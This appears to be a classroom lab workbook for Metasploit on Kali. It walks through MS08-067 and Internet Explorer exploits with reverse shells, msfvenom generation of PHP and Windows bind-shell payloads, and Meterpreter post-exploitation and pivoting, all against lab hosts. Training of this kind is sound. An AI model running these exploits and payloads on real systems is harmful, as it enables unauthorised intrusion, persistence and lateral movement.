

## Launching Metasploit using the provided Kali distribution

Starting *msfconsole* automatically starts the services and the database necessary for MSF to run. You may open Metasploit in one of two ways, from the command line or by using the *Msfconsole* shortcut on the Kali desktop.

Follow the instructions below to launch Metasploit.

- Double click on the *Msfconsole* icon on the Kali desktop; **OR**
- Open Metasploit from the command line:
  - Open a terminal window or command shell.
  - Type *service postgresql start* at the command prompt.
  - Type *msfconsole* at the command prompt.

```
service postgresql start
msfconsole
```

*Note:* Running Metasploit in memory or in a virtual machine (VM) takes a lot of computing power. If you are running an older system, the application and its database may take a while to load.

When *msfconsole* opens, you'll be greeted with any number of ASCII art representations of the Metasploit logo and information about the Metasploit Framework options available to you.



```
File Edit View Search Terminal Help
[~] Starting PostgreSQL 9.1 database server: main
-----
| METASPLOIT by Rapid7 |
|-----|
| [RECON] | [EXPLOIT] |
| [PAYLOAD] | [LOOT] |
|-----|
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now

-- [ metasploit v4.8.2-2014011501 [core:4.8 api:1.0] ]
+ -- [ 1201 exploits - 765 auxiliary - 215 post ]
+ -- [ 329 payloads - 32 encoders - 8 nops ]

msf->
```

## Exercise #1: Remote, Unauthenticated Server Side Exploitation

**Exercise overview**--Here is a basic outline of the work you'll need to complete in Exercise #1.

1. Select and configure an exploit module to use against the target system.
  - a. Set the exploit module.
  - b. Show the required options for the exploit.
  - c. Set the required options for the exploit module.
2. Select and configure a payload to drop on the target system.
  - a. Show the payloads available for the target system.
  - b. Set the payload.
  - c. Show the required options for the selected payload.
  - d. Set the required options for the payload.

## Selecting an Exploit

In Exercise #1, we will be running an exploit directly against the Windows operating system of our target. The exploit we'll be using is an older one that allows remote exploitation of several Windows operating systems (2000, XP, Server 2003, Vista, Server 2008) and was one point of entry used by the Conficker worm in 2008-2009.

Why select this vulnerability to exploit?

- No user interaction is required to get complete ownership, elevate privilege to root or to admin, and drop a payload.
- You can execute arbitrary code remotely as an anonymous user against older Windows systems (2000, XP, Server 2003) as long as you have network access to the vulnerable host. This is the most critical range of attributes given to software vulnerabilities because it means the vulnerability is going to be relatively easy to exploit and is "wormable."
- The exploit can be delivered over almost any RPC port to the server service, broadening your delivery mechanism selection. Since most Microsoft applications require RPC interaction of some sort, the vulnerability would have to be fully resolved within the OS or you'll be able to bypass the band aid fixes of a workaround.
- Unless the target is running a newer version of the Microsoft OS, you can exploit a system as long as it will accept the malformed RPC packet. That means, the defender will have to identify and stop delivery of the exploit packet before it is handed off to the Microsoft RPC handler on the target system.
- This vulnerability was in the server service, which handles file, print, and named pipe sharing over the network. This is a core service that can't be disabled easily without significantly degrading system functionality.

If not already started, start Metasploit. To select an exploit, type the **use** command and the relative path to the exploit module.

```
msf > use exploit/windows/smb/ms08_067_netapi
```

## Identifying the Required Configuration Options

Before we run the exploit, you'll need to make sure you've given MSF enough information to run the attack successfully.

You have to configure all required options for the exploit module in order for it to run correctly. If you don't set them all, the attack won't run correctly and you'll get an error.

To determine which options are required, you'll run the **show options** command.

*Note: Notice how after selecting the exploit the msfconsole prompt has changed to include the exploit name.*

```
msf exploit(ms08_067_netapi) > show options
```

*Note: Because you selected an exploit with the **use** command in the previous step, **show options** lists the options for the exploit within the context of the exploit module, not the general options you would see if you were still working within the msfconsole context.*

This particular exploit module only requires an IP address to target with the exploit. In this case, you'll need to set the remote host (RHOST) option to the target IP address so Metasploit knows where to run the exploit.

### Setting Exploit Options

To configure an option, you use the **set** command. For this exercise, you will be targeting the xxx.xxx.xxx.97 host on your classroom subnet, which is referred to as <your-network> in the example below.

For example, if your IP address is 192.168.10.104, then you are on the 192.168.10.xxx network. Therefore, the RHOST option should be set to 192.168.10.97.

```
msf exploit(ms08_067_netapi) > set RHOST <your-network>.97
```

You can use the up and down arrows to look at previous commands you have entered. Use the up arrow to look at show options.

### Selecting a Payload

The payload is malware, e.g. shell code, rootkit, or Trojan, you drop on the target once you have exploited the vulnerability and elevated your privilege. Sometimes, you'll want to use a payload that is just basic shell code with limited functionality. Perhaps the payload only allows you to grab control of the vulnerable service, e.g. through DLL injection, staging the target so you can run another piece of malware.

In other cases, the payload you select may more closely resemble a rootkit like Poison Ivy used in the Night Dragon attacks. This kind of payload supports a range of activities like dumping password hashes or keystroke logging.

To select a payload, you'll start by reviewing which payloads are available. Do this by running the **show payloads** command.

```
msf exploit(ms08_067_netapi) > show payloads
```

The list you'll get right now has been filtered by MSF so you'll only see those payloads that will work on your target system. Why? Because you've selected an exploit already and the **show payloads** command is operating within the context of the exploit module.

In short, MSF understands what kind of platform it's attacking. In this case, a Windows exploit was selected that runs against specific versions of the Windows operating systems. Therefore, Metasploit only shows you those payloads that can be used against those specific operating systems.

For this exercise, select the simple and reliable "windows/shell\_reverse\_tcp" payload. If the target system is successfully compromised, the "windows/shell\_reverse\_tcp" payload will return back to a Windows shell with a C:\ prompt that you will be able to interact with.

To select the "windows/shell\_reverse\_tcp" payload, issue the **set** command.

*Note: Kali Linux has a very useful "Tab" completion function. As you type the following command try pressing the "Tab" key after various letters.*



```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
```

### Configuring the Payload

Now that you'd selected a payload, you'll need to see what options are required to configure it.

Run the **show options** command.

```
msf exploit(ms08_067_netapi) > show options
```

Because you are operating in the context of the payload module, you'll see that new options have been identified. They are:

- EXITFUNC
- LHOST (Local Host)
- LPORT

You will need to set the LHOST option to your own IP address. This gives the compromised system an IP address from which it can receive further instructions from you, the attacker.

Do this by typing the following command string and entering your IP address as the LHOST IP.

*Note: You can run linux commands from within msfconsole such as "ifconfig eth0" to get your IP address.*

```
msf exploit(ms08_067_netapi) > set LHOST <your-ip-address>
```

The second option we need to modify is the EXITFUNC option, which defines a DLL and function to call when the payload has finished executing. This option is generally set to either "thread" or "process."

If EXITFUNC is set to "process," the process you've exploited will exit when you quit your MSF session. That means you can't drop another payload on the system and you'll have to start your exploitation over again. You can use this method with multi/handler or with any exploit in which a master process restarts it on exit.

We want to ensure a clean exit so you can concatenate payloads without having to compromise the system a second time. This increases the efficiency of your attack and decreases the chance of detection. To do so, you'll want to set the EXITFUNC to "thread" rather than "process."

Why? The "thread" method is used in most exploitation scenarios where the exploited process, in this case the server service, runs the shell code in a sub-thread. That way, when the exploited process exits, the service still works.

If EXITFUNC is currently set to "process," change it to "thread" with **set**.

```
msf exploit(ms08_067_netapi) > set EXITFUNC thread
```

## Exploiting the Target

The last step of the exercise is to run the actual exploit. Begin your exploit by using the **exploit** command.

```
msf exploit(ms08_067_netapi) > exploit
```

## Understanding the Results

Penetration testing requires a lot of guessing and re-evaluation of your attack and the results. Pen testing is called black box testing for a reason so track what you have attempted and what the results were for future efforts.

How do you know everything ran correctly? It's easy! If you see something like the following the exploit was successful.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.160.10.104:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

*Exploit was run but no session completed.* Don't worry about it. Testing, trying, and starting over happens all the time in pen testing and in real attacks. If this were easy, everyone could do it and every network would be secure.

Troubleshoot your work by checking some of the following.

1. Is everything typed correctly?
2. Did you select the right exploit?
3. Have all the required options been set for the exploit?
4. Is the `shell_reverse_tcp` payload configured correctly?
5. Are the `rhost` and `lhost` options set correctly?

After you have verified the settings and made necessary changes, run the exploit command again.

Now that you have a shell session running on the target, try some typical DOS commands to see what you can learn about the target.

1. **Interacting with the targeted system--** Try to execute some common commands like "dir" or "cd." You'll be able to run most all DOS commands such as "ipconfig" and "netstat." What connections do you see when you run `netstat -an`?

2. **Determining target value--** Take a look around and see what data is on the system, what access it has, and what it connects to. This is a Point of Entry (PoE) system for you, which means you just got a foothold on the network.

However, it's probably not the final target you'd want if you were running a real attack. What can you learn on this system that would help you get to your final goal?

3. **Staging for the next part of the attack--** Just because you hacked a system doesn't mean you're done with your work. What would you have to do to keep this system under your control? What's of value on the system? What applications are running? How will you hide your presence on the network? How can you use this system to find other systems of value? How well is this system defended? Are other systems on the network likely to be configured the same way? These are the types of things the attacker will consider when acquiring access to the system.

### Ending the Session

When you're done with the exercise, type the `exit` command from within the shell. This will return you to the Meterpreter prompt and kill the exploit session on the target host.

*Note: When using `EXITFUNC=thread` you may need to press `<ctrl> C` to abort the sessions after issuing the `exit` command above to return to the Metasploit prompt.*

Congratulations! You've learned the basic process for exploiting any system using Metasploit. Anything else you do will just be variations on it.

### Exercise #2: Client Side Exploitation

**Where can client side exploits be used?** Client side exploits generally exist in software that hasn't been subjected to significant code security testing and improvement. You'll see remote exploits run against the firmware, network stack, operating system, virtualization platform, or applications.

Examples of remote exploit techniques include:

- Network protocol attacks like Project Robus (network stack);
- SQL injections like the Slammer worm (application); and
- Buffer overflow attacks delivered directly to the vulnerable system like Blaster (operating system).

*NOTE: Software vendors with good code security programs will try to eliminate vulnerabilities that are remotely exploitable first. Microsoft began doing this with the release of XP Service Pack 2, resulting in the push to exploit at the application layer rather than the OS.*

**What does a remote exploit do?** In most cases, a remote exploit forces the vulnerability to fail hard, resulting in 1 of 6 possible technical impacts on the target device. For the purpose of this class, we'll use the STRIDE model to describe the technical impact of an attack.

1. Spoofing
2. Tampering
3. Repudiation
4. Information disclosure
5. Denial of Service
6. Elevation of Privilege

*NOTE: The technical impact of an attack does NOT describe the process, enterprise, or business impact for risk purposes. Rather, STRIDE tells attackers how useful an attack technique will be if they use it and defenders what they need to defend against if that attack is run against their network and provides ideas about how to detect it.*

Client Side exploits are run (from a user perspective) in the same way as Remote exploits. You select an exploit via the **use** command, **set** the appropriate options, select and configure a payload, and then type **exploit**. There isn't any specific indicator that an exploit is a client side exploit, although with a few heuristics you should be able to pick them out without much trouble. For example, chances are any exploit that attacks a web browser is likely to be a client side exploit.

### Selecting an Exploit

Because the process of searching for an exploit has already been covered in the Remote exploit hands-on exercise, we'll focus on trying out a particular client side exploit that's relatively reliable. We're going to use the *windows/browser/ie\_createobject* exploit. Select the exploit with the following command: (Note: it doesn't matter if you still have a previous exploit loaded in msfconsole when you execute this command.)

```
msf > use exploit/windows/browser/ie_createobject
```

Curious as to what this exploit does? Go ahead and enter the **info** command.

```
msf exploit(ie_createobject) > info
```

Looking at the information on this exploit, you probably noticed the many "targets" in the listing. In this context, the term "targets" refers to the different vectors that this particular exploit can take in order to gain arbitrary code execution. Typically, target is an option that describes the operating system with which this exploit is compatible with – i.e., Windows XP Service Pack 2. Some exploits require you to explicitly set the target value to match the platform (operating system and OS revision) of the host you are attacking. Others, like the *ie\_createobject* exploit, have an "Automatic" option that is selected by default. This means the exploit has some platform detection code that it will use to figure out the correct target setting on your behalf. Convenient!

### Configuring the Exploit

Our next step is to look for and set any required options for the exploit. Check them out with the **show options** command.

```
msf exploit(ie_createobject) > show options
```

Only one required option is available with this exploit that doesn't have a default value, and that's the **SRVHOST** option. This option is the IP address that *Metasploit* will use to set up a web server where it can serve out the exploit to any clients foolish enough to visit. You'll need to set this option to your IP address. If you have more than one IP address, you will need to be sure to use the IP address that is accessible to your intended victim. In this classroom, you will use the IP address you received from the DHCP server. Once you know your IP address, go ahead and set the **SRVHOST** option.

```
msf exploit(ie_createobject) > set SRVHOST <your-ip-address>
```

### Selecting a Payload

Now we need to select a payload.

```
msf exploit(ie_createobject) > set PAYLOAD windows/shell_reverse_tcp
```

### Configuring the Payload

Run the **show options** command again, making sure that all the payload options are set, like LHOST. This time, it doesn't really matter what value we use for the **EXITFUNC** option – feel free to leave it the same or change it to something else if you want to experiment.

```
msf exploit(ie_createobject) > set LHOST <your-ip-address>
```

### Exploiting the Target

Once all the exploit and payload options are set to your satisfaction launch your attack with the **exploit** command.

```
msf exploit(ie_createobject) > exploit
```

### Understanding the Results

Assuming there aren't any problems with the options you've set, you'll see some information printed out regarding the exploit running as a background job, as well as the URL *msfconsole* is hosting your exploit on. In other words, you've just setup a web server on your laptop that will serve up the exploit to web clients visiting your server. Listed in the information is a URL that you're going to be providing to your victim in the hopes that they will click on the web link, giving you the opportunity to run your exploit against their web browser.

Locate the line that says: “Using URL:http://192.168...” We will need this URL below.

Let's dig a little deeper into what it means to have your exploit running as a background job. If you hit the **enter** key a couple of times, you'll notice that the *msfconsole* prompt hasn't changed, and that you can still enter in commands. One command in particular that is of use at this point is the **jobs** command. Type this in now:

```
msf exploit(ie_createobject) > jobs
```

This command will print out information to the screen about any background jobs currently running. Notice that the *ie\_createobject*) exploit you launched is listed. This means that your exploit is indeed currently running in the background. If you wanted to stop the exploit from running, you'd use the **kill** command. We'll do this later.

In order to get a web client to “click” on your hostile URL you'll need to set up the simulated web client, you'll need to start your web browser and visit a special “exercise” web server located at:

**http://<your-network>.50**

(i.e., If you were on the 192.168.10.0/24 network, you would browse to <http://192.168.10.50>).

On the displayed web form, enter the “Using URL” that you received when you ran the `msfconsole` “exploit” command above.

Now, when you submit the web form, the “exercise” web server application will act as a web client and will initiate a connection to the exploit’s “hostile” web server. This will simulate someone clicking on a link to your web server which will then deliver the exploit code to the simulated web client in order to gain control of the client.

Each time you receive a connection to the web server `msfconsole` setup for you, you’ll get messages about the new connection printed to the `msfconsole` screen. It’s possible that you’ll end up with a few connections that do not result in the successful attack. Don’t worry though – no matter how many times clients connect (to your hostile, pseudo web server), Metasploit will happily send your exploit to each and every one without you having to restart the exploit.

If any of these connections result in a successful attack, you’ll get a message on the `msfconsole` screen stating that a *Command Shell session* has been opened. This means that your payload has been successfully downloaded to the client and has made a connection back to your machine. In order to actually start using that connection, you need to use the `sessions` command. The basic idea of a session is that you can have multiple exploits running at the same time, interacting with multiple compromised hosts. To see a list of active sessions, type the following command:

```
msf exploit(ie_createobject) > sessions -l
```

This is the letter ‘e’  
not an uppercase i

A list of all active sessions will be presented to you, along with session ID. To interact with a specific session you’ll use the `-i` option. You can do a bit more with the `sessions` command. To learn more, execute `sessions -h` from within the `msfconsole` to see the `sessions` help menu. Let’s go ahead and interact with the session that got created by our exploit. Type:

```
msf exploit(ie_createobject) > sessions -i <session-id>
```

where `<session-id>` is replaced with the session ID of the session you want to interact with. Now we are interacting with our session, which because of the payload we selected earlier, is a command shell on our target. To exit a session you can type `exit` or you could background the session by hitting **Control-Z** on your keyboard.

If you background the session, you can close it either by interacting with the session again and typing `exit`, or by using the `sessions -k <session-id>` command.

Once you’re done playing with the shell on the exploited client computer, exit the session, and then stop your exploit. You can get a listing of all currently running jobs (along with the job IDs) via the `jobs` command. Find the Job ID for your exploit, and then use the kill command, like so:

```
msf exploit(ie_createobject) > kill <job-id>
```

where `<job-id>` is the Job ID of your exploit. With that, you’ve completed this exercise, If you have extra time, feel free to try out other client side exploits. See if it’s possible to host more than

one client side exploit at the same time. Don't hesitate to ask for help if you feel you need it.

### Exercise #3: Payloads

So far we've used only one of the hundreds of payloads that Metasploit provides as part of its framework. This exercise will focus on providing some experience using other payloads.

As we've discussed before, MSF is modular. What does this mean for you? You can use any payload with any exploit module. Furthermore, the payloads aren't for use within just MSF. They can also be used independently.

#### Selecting a Payload

To do so, you would select a payload in a same manner as you would select an exploit – via the **use** command. Let's try this out. Enter in the following command, or if you want, execute the **show payloads** command and then select a payload that looks interesting to you.

```
msf > use payload/osx/armle/vibrate
```

Curious as to what this payload does? Go ahead and enter the **info** command.

```
msf payload(vibrate) > info
```

This payload is a good example of how you really can do just about anything once you have arbitrary code execution.

#### Generating a Payload

Because we haven't selected an exploit to go along with this payload, we will not have access to the **exploit** command. Instead, we are presented with a new command called **generate**. You can verify the new command by running the **help** command. Let's run the **generate** command and see what happens.

```
msf payload(vibrate) > generate
```

The output is the actual shellcode that would be executed on the target. The **generate** command allows for exploit developers to have a quick and easy way to get shellcode that they can then use in testing. Writing shellcode can be an arduous and difficult job, even for those experienced in the art. Having a configurable, tested, and known safe repository of arbitrary code (in the form of the Metasploit payloads) is a huge help to security researchers. You can also generate payloads from outside of the *msfconsole* via the *msfpayload* utility, which we'll try out later.

This particular payload (*osx/armle/vibrate*) doesn't require a lot of code to accomplish its goal (only 16 bytes!) but other payloads can run into the millions of bytes in length. Let's go ahead and try one of these larger payloads. First, we will need to select an exploit.

#### Selecting an Exploit

Load the windows exploit *tag\_sync* with the **use** command in the *msfconsole*, check and **set** the RHOST option.

```
msf > use exploit/windows/scada/tag_sync
msf exploit(tag_sync) > set RHOST <yournetwork>.97
```

### Selecting a Payload

```
msf exploit(tag_sync) > set PAYLOAD windows/vncinject/reverse_nonx_tcp
```

VNC stands for Virtual Network Computing and is a graphical desktop sharing application, similar to the Remote Desktop service within Windows. It allows for viewing and control of the graphical user interface (GUI) on a computer that has a VNC server installed to a remote computer running the VNC client. There are a number of different versions of VNC, which all work pretty well together because of common underlying protocol. What's nice about VNC as it pertains to Metasploit is that we can inject a VNC server library into any process that we exploit. We can then connect to it with our own VNC client, giving us a control of the graphical user interface on the target host. That's right – no more command lines!

### Configuring the Payload

There are some options that need to be set before we can launch our exploit. First, we need to set **EXITFUNC** to "thread," as is shown below. This isn't strictly necessary, but it will keep our exploit from crashing the target service, which would prevent us from connecting again. The second option we'll need to set is **LHOST**. Just as we've done in previous exercises, we need to set this to our IP address. We will also set **ViewOnly** to false so we can interact with the target.

```
msf exploit(tag_sync) > set EXITFUNC thread
msf exploit(tag_sync) > set LHOST <your-ip-address>
msf exploit(tag_sync) > set ViewOnly false
```

### Exploiting the Target

Now, with everything set up, type **exploit**.

```
msf exploit(tag_sync) > exploit
```

### Understanding the Results

If the exploit succeeded, and you're running this from the Kali DVD provided, you should now be seeing a window on the desktop of the target host. Simply close the window when you're done playing.

At this point we should go over the *reverse* and *bind* payload modifiers. So far, in all the examples, we've used reverse payloads. This means that the payload will be making a connection back to your attack host, on the port and IP address you specify with LPORT and LHOST, respectively. The reason for this is simplicity. Regardless of whether you use a bind or reverse payload, at least one side (the target or the attacker) must bind to a port and listen for a connection. Only one application can be bound to an IP address/Port combination at a time. So in order for the

application (like our shellcode) to bind to a port, it must not be bound by any other application. If we launch an exploit with a bind payload (meaning the payload will bind to a port and wait for us to connect) against a target where the port we want to bind to is already taken the exploit will fail. In the situation where we have lots of people attacking the same computer, the likelihood of having an exploit fail due to the payload being unable to bind increases drastically. By using reverse payloads, we are only concerned about the ports on the attacker machine.

You should try out a bind payload at this point. Just be sure to set the LPORT option of the payload to a number (greater than 1024 and less than 65535) that should be unique.

As was made clear in lecture, there are a lot of different bugs and vulnerabilities attackers can exploit to gain arbitrary code execution. Not all of them allow an attacker to upload or execute code in the same manner. It should be no surprise then that there are different methods for deploying payloads. All the payloads we have looked at so far in these exercises have been the type you would inject into the process space of a vulnerable application. PHP payloads are different. If you were to inject a PHP payload into the process space of a target application, it would more than likely just crash that application. After all, PHP payloads should be interpreted by a PHP interpreter, not by the CPU of the computer. There are a number of PHP exploits that allow an attacker to upload customer PHP files to their target. Once the file is uploaded to the target, it can be requested via a web browser feeding the file to the PHP interpreter, ultimately giving the attacker arbitrary PHP execution on that target. If you're not familiar with PHP, this basically means the attacker can do whatever they want.

So what do you do when you've identified a file upload vulnerability on a site running PHP, but do not have an exploit module that matches this particular vulnerability? You'd use Metasploit to generate a PHP payload file and then upload that file to your target via the vulnerability you've discovered. Let's go through an example using the *msfvenom* tool.

Either open up a new terminal, or quit your *msfconsole* session. At the terminal prompt, type **msfvenom**.

```
msfvenom
```

You'll be presented with a usage line, as well as a long list of all *msfvenom* command options. The usage options are reprinted here for your convenience.

Usage: /usr/bin/msfvenom [options] <var=val>

Options:

|                  |                       |   |
|------------------|-----------------------|---|
| -p, --payload    | <payload>             | Payload to use. Specify a '-' or stdin to use custom payloads         |
| -l, --list       | [module_type]         | List a module type example: payloads, encoders, nops, all             |
| -n, --nopsled    | <length>              | Prepend a nopsled of [length] size on to the payload                  |
| -f, --format     | <format>              | Output format (use --help-formats for a list)                         |
| -e, --encoder    | [encoder]             | The encoder to use  |
| -a, --arch       | <architecture>        | The architecture to use   |
|                  | --platform <platform> | The platform of the payload   |
| -s, --space      | <length>              | The maximum size of the resulting payload                             |
| -b, --bad-chars  | <list>                | The list of characters to avoid example: '\x00\xff'                   |
| -i, --iterations | <count>               | The number of times to encode the payload                             |
| -c, --add-code   | <path>                | Specify an additional win32 shellcode file to include                 |
| -x, --template   | <path>                | Specify a custom executable file to use as a template                 |
| -k, --keep       |                       | Preserve the template behavior and inject the payload as a new thread |
|                  | --payload-options     | List the payload's standard options                                   |
| -o, --out        | <path>                | Save the payload  |
| -v, --var-name   | <name>                | Specify a custom variable name to use for certain output formats      |
| -h, --help       |                       | Show this message   |
|                  | --help-formats        | List available formats  |

The *msfvenom* equivalent to *msfconsole*'s info command is --payload-options. Let's look at the summary of the *php/bind\_php* payload.

```
msfvenom -p php/bind_php --payload-options
```

To set options, you use the var=val format, shown here:

```
msfvenom -p php/bind_php -f raw RHOST=<target-ip>
```

where <target-ip> would be replaced with the IP address of the web server you intend to upload this payload to.

Once you've decided on an IP address for RHOST you can run msfvenom. If you run it as listed above the resulting output will be sent to the screen instead of a file. You can then use the copy and paste method to get the output into a file or you can use the simpler BASH redirect token, >. The example below will redirect the output of *msfpayload* into a file called *myPayload.php*. Be sure to use the IP address of your target!

```
msfvenom -p php/bind_php -f raw RHOST=<target-ip> > myPayload.php
```

*Note: You may have noticed the "-f raw" option. This tells msfvenom to generate "raw" output. You can see what other options are available by running: "msfvenom --help-formats."*

Opening the *myPayload.php* file in your text editor of choice (*kate*, *nano*, *vim*, and *nedit* are all options available to you on the Kali DVD), you'll see what is indeed PHP code. If you're familiar

with PHP, you may notice that the file is missing the `<?PHP and ?>` tags that should wrap any PHP code blocks. You should add these to the top and bottom of the file respectively. Once that's complete, you have a valid PHP shell payload that you can upload to your target, and then browse to with a web browser.

Another exciting option you can use with the `msfvenom` command is the ability to create executable files. This option outputs the payload as a valid executable formatted for the appropriate executable file format of whatever platform on which that payload works. Using a Windows payload? It'll generate a .exe (portable executable) file. Using a Linux payload? It'll create an elf formatted binary. Using OSX? A Mach-O binary will be generated. The example below will create a Windows executable called "evil.exe" for the `shell_bind_tcp` payload, which will provide a command shell to anyone connecting to port 4444 of the target IP address.

```
msfvenom -p windows/shell/bind_tcp RHOST=<target-ip> -f exe > evil.exe
```

This executable will fail to bind to the local IP address/port combination of the target if it is not a valid IP address for the system or if the port has already been bound to by another application. We're also redirecting the output to a file (called evil.exe). If we didn't do this, the binary file would be output to the terminal screen, which would not only print a lot of nonsense characters, but also would fail to save the payload to a file that we could then upload to and then run from our target.

#### Exercise #4: Meterpreter

Meterpreter is short for meta-interpreter. It is by far the most powerful payload within the Metasploit Framework. It is so powerful because it is both open source and fully extensible. This means that anyone can write comparatively simple C code that can be uploaded and instantiated at any point in time during a Meterpreter session. Contributors have utilized the extensibility, and developed some surprisingly sophisticated commands. We'll look over a few of them here.

The Meterpreter payload provides a similar interface to the `msfconsole` application. Of course similar does not mean the same, and there are some differences. First, we need to launch an exploit with the Meterpreter payload.

To look at all the available Meterpreter payloads, simply issue the search command within `msfconsole`.

```
msf > search meterpreter
```

You'll be presented with a fairly long list of payloads. The majority of them are targeted towards the Windows platform. This is because the Windows operating system does not provide its user with a particularly useful shell environment. The Meterpreter payload was originally conceived as a way to provide a more powerful and capable shell-like environment to security researchers. Because Linux/Unix/BSD type Operating Systems typically have multiple powerful shells built-in, the need isn't as great for the Meterpreter payload for these environments.

There are three basic types of Meterpreter payloads. Two of them, the "Reflective Injection" and "skape/jt injection" versions, are only different in the methods they use to inject the Meterpreter dll (library) into the exploited process. Neither method is necessarily more effective than the other. The third type of Meterpreter payload is the `metsvc`, or Meterpreter service payload. These are used to interact with a Meterpreter session that has been installed as a service on a target system.

Meterpreter is typically installed as a service via Meterpreter scripts, which we'll go over shortly. For now, we need to get a Meterpreter session going before we can try anything else. This is done by using the same process we've now completed a few times. From within *msfconsole*, select an exploit with the **use** command (you can use any of the exploits demonstrated in class or in the exercises you've used so far) and set all the necessary options. Then choose and **set** the payload to one of the Meterpreter payloads you identified with the search command above such as `windows/meterpreter/reverse_tcp`. Don't use any of the *metsvc* payloads, as they will not work until after you have Meterpreter installed as a service on a target host. Issue the **show options** command, and set any options on the payload that are required. Finally, launch your **exploit**. If it succeeded, you'll be notified of a session being opened between your host and the target host. You should also be presented with the Meterpreter prompt, similar to what's shown below:

```
[*] Meterpreter session 1 opened (1.1.1.1:3678 -> 1.1.1.2:4444) at 2015-02-24 11:31:52 -0700
meterpreter >
```

To see what commands are available to you, enter the **help** command.

```
meterpreter > help
```

To look at how to use a specific command, enter in that command followed by a **-h**. For example, to learn how to use the execute command, which allows you to execute a program on the target host, enter in the following:

```
meterpreter > execute -h
```

The **-h** switch will work with most, if not all the commands.

There are two commands in particular that we will want to investigate further. The first is the **use** command. Similar to the use command in the *msfconsole*, this command will load a Meterpreter extension into the Meterpreter environment. Example extensions you can load are *espia* and *incognito*. To load the *espia* extension for example, you'd type in the following:

```
meterpreter > use espia
```

Once that's done, assuming there weren't any errors, you can run the **help** command again to see what new commands are now available to you through the newly loaded extension.

The second command that's of particular interest is the run command. Run allows you to execute Meterpreter scripts that are provided as part of the Metasploit Framework. Scripts are kept in the `/usr/share/metasploit-framework/scripts/meterpreter/` directory of your Kali DVD. You'll have to look there to see what scripts are available to run. The scripts run the gamut from checking to see if the host your target is running on is a virtual machine to disabling windows firewalls and killing anti-virus products that may be running on the target. As an example, let's run checkvm script.

```
meterpreter > run checkvm
```

And again, if you want to get more information about a script, run it with the **-h** flag. Like so:

```
meterpreter > run checkvm -h
```

One of the more convenient and powerful features of Meterpreter is the ability to pivot through active Meterpreter sessions. If you are running Meterpreter on a host and notice that the host has access to networks that you do not have access to, you can tell *msfconsole* to route traffic through your Meterpreter session to the internal network. This is accomplished from within *msfconsole* via the **route** command. Note: Meterpreter also has a route command, which is distinct from the *msfconsole* **route** command.

Setting the tunnel up requires that you return to the *msfconsole* prompt. To do so, type the **background** command.

```
meterpreter > background
```

This will return you to *msfconsole* prompt. From here you can verify that you still have a Meterpreter session running issuing the **sessions** command, which will list all the currently active sessions, including their session ID, which we'll need shortly.

```
msf exploit(your exploit) > sessions
```

Type the **route** command by itself to get usage information. An example of adding a route to subnet 10.10.10.0/24 through a Meterpreter session with a session ID of 3 is shown here:

```
msf exploit(your exploit) > route add 10.10.10.0 255.255.255.0 3
```

Once that's done you can verify the route with the **route print** command. Now, whenever you set a target within the 10.10.10.0/24 network, the *msfconsole* will know to send your data through the Meterpreter session, which will forward the data to the target. It is through this method that an attacker can gain quick and easy access to internal networks. When coupled with an effective client side attack, as was shown in the exploit demonstration in class, this can be a powerful tool.

You can also add routes from within Meterpreter with the autoroute script. The following example will create the same route as the "route add" command above.

```
meterpreter > run autoroute -s 10.10.10.0/24
[*] Adding a route to 10.10.10.0/255.255.255.0...
[+] Added route to 10.10.10.0/255.255.255.0 via 192.168.0.134
[*] Use the -p option to list all active routes
```

And like the "route print" Metasploit command the Meterpreter "run autoroute -p" will display the active routes.

To return to your Meterpreter session, use the sessions command with the **-i** switch.

```
msf exploit(your exploit) > sessions -i <session-id>
```

Where *<session-id>* should be replaced with the session ID of the Meterpreter session you want to

interact with.

Spend some time investigating and trying out the various Meterpreter commands. Don't be afraid to ask for help, or an explanation as to what a specific command does.

## Exercise #5: Armitage

From the Armitage on-line tutorial: "Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework" ... "Armitage organizes Metasploit's capabilities around the hacking process. There are features for discovery, access, post-exploitation, and maneuver."

A more complete tutorial is found in the documents directory on the kali DVD you received in class named: **Armitage Tutorial - Cyber Attack Management for Metasploit.pdf**

Let's get started.


First, make sure that the postgresql service is running. From within a bash shell/terminal window enter the following:

```
service postgresql start
```

To start Armitage select the following menu options:




You will get the following dialog box:



